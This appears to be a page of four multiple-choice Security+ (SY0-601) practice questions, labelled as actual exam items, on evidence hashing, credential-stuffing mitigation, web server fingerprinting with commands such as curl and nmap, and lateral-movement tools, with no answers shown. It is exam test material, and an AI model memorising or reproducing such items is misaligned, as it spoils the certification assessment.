
A forensic analyst needs to prove that data has not been tampered with since it was collected. Which of the following methods will the analyst MOST likely use?

A. Look for tampering on the evidence collection bag.

B. Encrypt the collected data using asymmetric encryption.

C. Ensure proper procedures for chain of custody are being followed.

D. Calculate the checksum using a hashing algorithm.



Actual exam question from CompTIA's SY0-601

Question #: 82

Topic #: 1

[All SY0-601 Questions]


Multiple business accounts were compromised a few days after a public website had its credentials database leaked on the Internet. No business emails were identified in the breach, but the security team thinks that the list of passwords exposed was later used to compromise business accounts. Which of the following would mitigate the issue?

A. Complexity requirements

B. Password history

C. Acceptable use policy

D. Shared accounts



Actual exam question from CompTIA's SY0-601

Question #: 83

Topic #: 1

[All SY0-601 Questions]


A security analyst wants to fingerprint a web server. Which of the following tools will the security analyst MOST likely use to accomplish this task?

A. nmap -pl-65535 192.168.0.10

B. dig 192.168.0.10

C. curl --head http://192.168.0.10

D. ping 192.168.0.10



Actual exam question from CompTIA's SY0-601

Question #: 84

Topic #: 1

[All SY0-601 Questions]


A penetration tester was able to compromise an internal server and is now trying to pivot the current session in a network lateral movement. Which of the following tools, if available on the server, will provide the MOST useful information for the next assessment step?

A. Autopsy

B. Cuckoo

C. Memdump

D. Nmap



Actual exam question from CompTIA's SY0-601
Question #: 85
Topic #: 1
[All SY0-601 Questions]

